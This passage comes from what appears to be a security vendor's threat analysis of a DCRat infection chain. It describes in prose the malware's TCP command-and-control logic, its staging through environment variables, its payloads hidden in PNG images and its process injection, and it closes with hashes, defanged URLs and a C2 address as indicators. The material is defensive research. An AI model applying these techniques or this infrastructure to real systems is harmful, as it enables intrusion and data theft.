
The malware establishes command-and-control (C2) communication through the InitializeClient() routine. It creates a TCP socket using System.Net.Sockets.Socket with the InterNetwork address family and TCP protocol. It then selects a C2 host and port from configuration values (Settings.Hos_ts and Settings.Por_ts), stored as comma-separated lists. A random entry is chosen at runtime, letting the malware rotate between multiple servers.
The selected domain is resolved using Dns.GetHostAddresses(). The malware iterates through the returned IP addresses until a connection succeeds via ClientSocket.TcpClient.Connect(address, port). In the analyzed sample, the domain 44444.dynuddns.com resolves to 94.154.35.160, and the malware connects over TCP port 444 (0x1BC). Once connected, it uses the socket to communicate with the remote C2 server.
Attribution

To identify potential malware family associations, we examined memory strings extracted while the sample was executing. As shown in Figure 19, several strings referencing "DCRat" (Dark Crystal RAT) were recovered from process memory.
This sample delivers DCRat, but the loading technique isn't tied to a single malware family. The combination of environment-variable payload staging, steganographic payload retrieval from images, and in-memory execution through process injection is a reusable delivery mechanism. The target process used for injection can vary by campaign. Similar techniques have been seen distributing a range of commodity malware families, including AgentTesla, Formbook, RemcosRAT, XWorm, and other information stealers and remote access trojans.
Protection and Detection
The Singularity Platform protects customers against this attack chain through behavioral detection and platform-level protections that continuously monitor runtime behavior to identify and block malicious activity. Autonomous Security Intelligence reads the techniques observed here, environment-variable payload staging, script-driven execution, and in-memory process injection, and stops the attack at multiple stages.
The platform stays resilient against evolving threats and emerging techniques. It combines static insights with behavioral signals to adapt to new variations of similar attack chains and to previously unseen techniques. Protection holds even as adversaries change their tooling and delivery methods.
Conclusion
This analysis walks through a multi-stage infection chain that combines several evasion techniques to deliver its final payload. The attack begins with an obfuscated VBS loader that stages a PowerShell payload inside an environment variable, then executes it. The PowerShell script retrieves seemingly benign PNG images carrying appended malicious data, and additional payloads are reconstructed and executed in memory.
This sample delivered DCRat, but the loader technique isn't limited to a single malware family. Environment-variable staging, steganographic payload delivery, and process injection combine into a reusable mechanism that can deploy a range of commodity malware families.
SentinelOne customers are protected against these techniques by the dynamic detection engine at the endpoint. It uses both static and behavioral analysis to identify and block malicious activity across every stage of the attack chain, including emerging variations of similar TTPs.
Indicators of Compromise (IoCs)
zip | 72108b540966e53754500c5d535e74374cc015e7b8eb500999627696c0ea792b |
|---|---|
vbs | db8e3e9ce183b62bab557114b8e9a46ef186af4fffb77c41332ce81025a82311 |
Url A | hxxps://firebasestorage[.]googleapis[.]com/v0/b/sadam-bda08[.]firebasestorage[.]app/o/Sa%2Fluxo%2FJAMAICA[.]png?alt=media&token=a7f812cf-2ee4-4c99-a356-85643bea81fb |
Url B | hxxps://firebasestorage[.]googleapis[.]com/v0/b/sadam-bda08[.]firebasestorage[.]app/o/Sa%2Fluxo%2Fimg_144505[.]png?alt=media&token=d0a024ee-90c4-4e54-86d0-c3c42c7d09b4 |
Image A | 95e6c6c13f65217f41c371abf6d03594b2bfed2259a1813bb4222fb2d3c32745 |
Image B | 440ac3252585edd8915ee5c32d08f7512386402025b7a66ab447a99b116b17bc |
DLL | 53c3e0f8627917e8972a627b9e68adf9c21966428a85cb1c28f47cb21db3c12b |
Exe | 68a539939846e3cd19589a2e54d650db83e350f21010dabc84739c477af0bd37 |
C2 | 94.154.35[.]160 |
Domain | 44444.dynuddns[.]com |